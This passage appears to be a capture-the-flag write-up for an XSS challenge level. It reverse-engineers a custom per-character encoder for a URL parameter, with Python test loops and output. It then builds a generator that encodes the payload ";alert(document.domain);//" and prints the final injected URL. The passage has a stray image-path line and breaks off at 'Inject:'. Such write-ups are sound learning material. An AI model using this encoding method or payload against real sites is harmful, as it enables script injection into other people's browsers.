After the checker script validated our previous deductions, we turned our attention to figuring out the second character. By testing many combinations, we learned that the encoder builds this character from a 10-bit segment made up of bytes 4 and 5 plus the leading two bits of byte 6.

```
replace_mid = '0100100000'
bin_input[1] = bin_input[1][:start_index] + replace_mid + bin_input[1][end_index:]

for i in range(32):
    bin_input[1] = increment_bin_slice(bin_input[1], start_index, end_index)

    # convert to base64
    tr = bin_strings_to_base64(bin_input)

    # Retrieve status value from URL
    status = get_status_from_html(tr)

    # test converter
    int_output = convert_char2(bin_input[1][12:-10])

    # result
    print(f"{bin_input[1][12:-10]} ({int(bin_input[1][12:-10], 2)})", end="")

    if len(status) >= i:
      print(f" > {status[1]} ({ord(status[1])})")
    else:
      print()
```

We observed that the output increases in repeating 16-character segments. After running multiple trials, it became clear that the upper four bits determine which segment is used. For example:

- 0000 → segment 0–15
- 0001 → segment 16–31
- 0010 → segment 32–47

Once the segment is chosen, the lower six bits specify the position inside that segment. This led us to reconstruct the decoding logic:


1. Convert the upper 4 bits to decimal and multiply by 16 to get the starting index
2. Take the lower 6 bits, convert to decimal, apply (n − 8) mod 16 to obtain the offset
3. Add both numbers to get the ASCII output.

```python
def convert_char2(bin_string):

    # Extract range index (first 4 bits) and iterator (last 6 bits)
    range_index = int(bin_string[:4], 2)
    last_6_bits = bin_string[4:]

    # Calculate range start based on range index
    range_start = range_index * 16

    # Convert last 6 bits to decimal iterator value
    iterator_int = int(last_6_bits, 2)

    iterator_value = (iterator_int - 8) % 16

    # Calculate decoded value
    decoded_value = range_start + iterator_value

    return decoded_value

# Example usage
binary_input = '0110001111'  # Example binary string
decoded_value = convert_char2(binary_input)
print(f"Decoded value: {decoded_value}")
```

```python
for i in range(32):
    bin_input[1] = increment_bin_slice(bin_input[1], start_index, end_index)

    # convert to base64
    tr = bin_strings_to_base64(bin_input)

    # Retrieve status value from URL
    status = get_status_from_html(tr)

    # test converter
    int_output = convert_char2(bin_input[1][12:-10])

    # result
    print(f"{bin_input[1][12:-10]} ({int(bin_input[1][12:-10], 2)})", end="")

    if len(status) >= i:
      print(f" > {status[1]} ({ord(status[1])}) / OUR: {chr(int_output)}")
    else:
      print()
```

```
0110100001 (417) > i (105) / OUR: i
0110100010 (418) > j (106) / OUR: j
0110100011 (419) > k (107) / OUR: k
0110100100 (420) > l (108) / OUR: l
0110100101 (421) > m (109) / OUR: m
0110100110 (422) > n (110) / OUR: n
0110100111 (423) > o (111) / OUR: o
0110101000 (424) > ` (96) / OUR: `
0110101001 (425) > a (97) / OUR: a
0110101010 (426) > b (98) / OUR: b
0110101011 (427) > c (99) / OUR: c
0110101100 (428) > d (100) / OUR: d
0110101101 (429) > e (101) / OUR: e
0110101110 (430) > f (102) / OUR: f
0110101111 (431) > g (103) / OUR: g
0110110000 (432) > h (104) / OUR: h
0110110001 (433) > i (105) / OUR: i
0110110010 (434) > j (106) / OUR: j
0110110011 (435) > k (107) / OUR: k
0110110100 (436) > l (108) / OUR: l
0110110101 (437) > m (109) / OUR: m
0110110110 (438) > n (110) / OUR: n
0110110111 (439) > o (111) / OUR: o
0110111000 (440) > ` (96) / OUR: `
0110111001 (441) > a (97) / OUR: a
0110111010 (442) > b (98) / OUR: b
0110111011 (443) > c (99) / OUR: c
0110111100 (444) > d (100) / OUR: d
```

After confirming that the second character's conversion was accurate, our focus shifted to the last character. To break down its pattern, we executed the looping script again and studied the printed output just as we had done in the previous steps:



The third character followed the same structure as the second but worked within a 64-value range. After numerous trials adjusting the formula, we established the following rules:

1. Interpret the 12-bit chunk as a decimal
2. Calculate **(decimal − 32) mod 64**
3. If the fourth bit is set, add **64** to the result

The reason the full 12 bits can be used—even though the top two bits overlap with the second character—is because modulo 64 eliminates their contribution: those bits represent values fully divisible by 64.

After cracking this logic, we wrote the Python function that performs the third character conversion.

```python
def convert_char3(hex_value):

    # Convert hexadecimal string to integer
    int_value = int(hex_value, 16)

    # Convert integer to 12-bit binary string
    binary_string = format(int_value, '012b')
    # print(binary_string)

    # Convert binary string to an integer
    input_value = int(binary_string[2:], 2)
    # print(input_value)

    # Apply the conversion formula
    output_value = ((input_value - 32) % 64)
    # print(output_value)

    if (binary_string[3] == '1'):
        output_value = output_value + 64

    # Convert output_value to an 8-bit binary string
    output_binary = format(output_value, '08b')

    return output_binary

# Example usage:
input_binary = '4c4'  # Example 10-bit binary string
output_binary = convert_char3(input_binary)
print(f"Input 12-bit binary '{input_binary}' converted to 8-bit binary: '{output_binary}'")
print(int(output_binary, 2))
```

```python
# 3rd char validation
for i in range(64):
    hex_str = hex(0x5c0 + i)[2:]  # char 3
    hex_str_tester = hex_strings
    hex_str_tester[3] = hex_str

    # convert to base64
    tr = hex_strings_to_base64(hex_str_tester)

    # Retrieve status value from URL
    status = get_status_from_html(tr)

    # test convert
    binary_output = convert_char3(hex_str)

    # Print result
    # print(f"{hex_str} {status[2]}")
    # print(f"{format(int(hex_str, 16), '012b')} {int(hex_str, 16)} :: {status} {ord(status[2])}")
    print(f"{hex_str} {format(int(hex_str, 16), '012b')} :: ", end="")

    if len(status) > 2:
      # print(f"{status[2]} {ord(status[2])}")
      print(f"{status[2]} / ({chr(int(binary_output, 2))}) ({int(binary_output, 2)})")
```

```
5c0 010111000000 :: ` / (`) (96)
5c1 010111000001 :: a / (a) (97)
5c2 010111000010 :: b / (b) (98)
5c3 010111000011 :: c / (c) (99)
5c4 010111000100 :: d / (d) (100)
5c5 010111000101 :: e / (e) (101)
5c6 010111000110 :: f / (f) (102)
5c7 010111000111 :: g / (g) (103)
5c8 010111001000 :: h / (h) (104)
5c9 010111001001 :: i / (i) (105)
5ca 010111001010 :: j / (j) (106)
5cb 010111001011 :: k / (k) (107)
5cc 010111001100 :: l / (l) (108)
5cd 010111001101 :: m / (m) (109)
5ce 010111001110 :: n / (n) (110)
5cf 010111001111 :: o / (o) (111)
5d0 010111010000 :: p / (p) (112)
5d1 010111010001 :: q / (q) (113)
5d2 010111010010 :: r / (r) (114)
5d3 010111010011 :: s / (s) (115)
5d4 010111010100 :: t / (t) (116)
5d5 010111010101 :: u / (u) (117)
5d6 010111010110 :: v / (v) (118)
5d7 010111010111 :: w / (w) (119)
5d8 010111011000 :: x / (x) (120)
5d9 010111011001 :: y / (y) (121)
5da 010111011010 :: z / (z) (122)
5db 010111011011 :: { / ({) (123)
5dc 010111011100 :: | / (|) (124)
5dd 010111011101 :: } / (}) (125)
5de 010111011110 :: ~ / (~) (126)
```

Since our script produced the same output as the challenge site, we knew all three decoding functions were correct. The final piece was building a reverse-engineering generator that constructs the tr payload.

The generator works as follows:

1. Verify the string length is a multiple of three
2. Add 0x20 to the length and prepend that as the first byte
3. Run each character through its corresponding reverse-conversion routine
4. Join all binary values into a single stream
5. Encode the entire binary stream using Base64

```python
def process_string(input_string):
    result = []

    size = len(input_string)

    if (size % 3) != 0:
      return None
    else:
      print(size)
    size_value = 0x20 + size
    size_bin = format(size_value, '08b')
    result.append(size_bin)

    # Loop through the input string in chunks of 3 characters
    for i in range(size):
        char = input_string[i]

        # Determine which function to use based on the index
        if i % 3 == 0:
            # Apply function 1 to the char
            bin_result = reverse_char1(char)
        elif i % 3 == 1:
            # Apply function 2 to the char
            bin_result = reverse_char2(char)
        else:
            # Apply function 3 to the char
            bin_result = reverse_char3(char)

        # Append the binary result to the list
        result.append(bin_result)

    # Concatenate all binary results into a single string
    return ''.join(result)

# Example usage
input_string = '";alert(document.domain);//'
binary_output = process_string(input_string)
print(binary_output)
tr = bin_strings_to_base64(binary_output)
print(tr)
```

With every function ready for this stage of the injection process, the next challenge was determining what the payload should actually produce. Our target payload is:

```
";alert(document.domain);//
```

And after we use final generator function to generate that payload, we got the parameters printed out like this:

```
input    : ";alert(document.domain);//
tr value : OygDDUE7JjVSPSIBRDsWLVU7NjVOPSIZRDsWFUE6NhhJLhIcTw==
```

So they final injected url should look like ts:

```
http://www.sudo.co.il/xss/level19.php?q=muhaha&tr=OygDDUE7JjVSPSIBRDs
WLVU7NjVOPSIZRDsWFUE6NhhJLhIcTw==%3D%3D
```

Inject: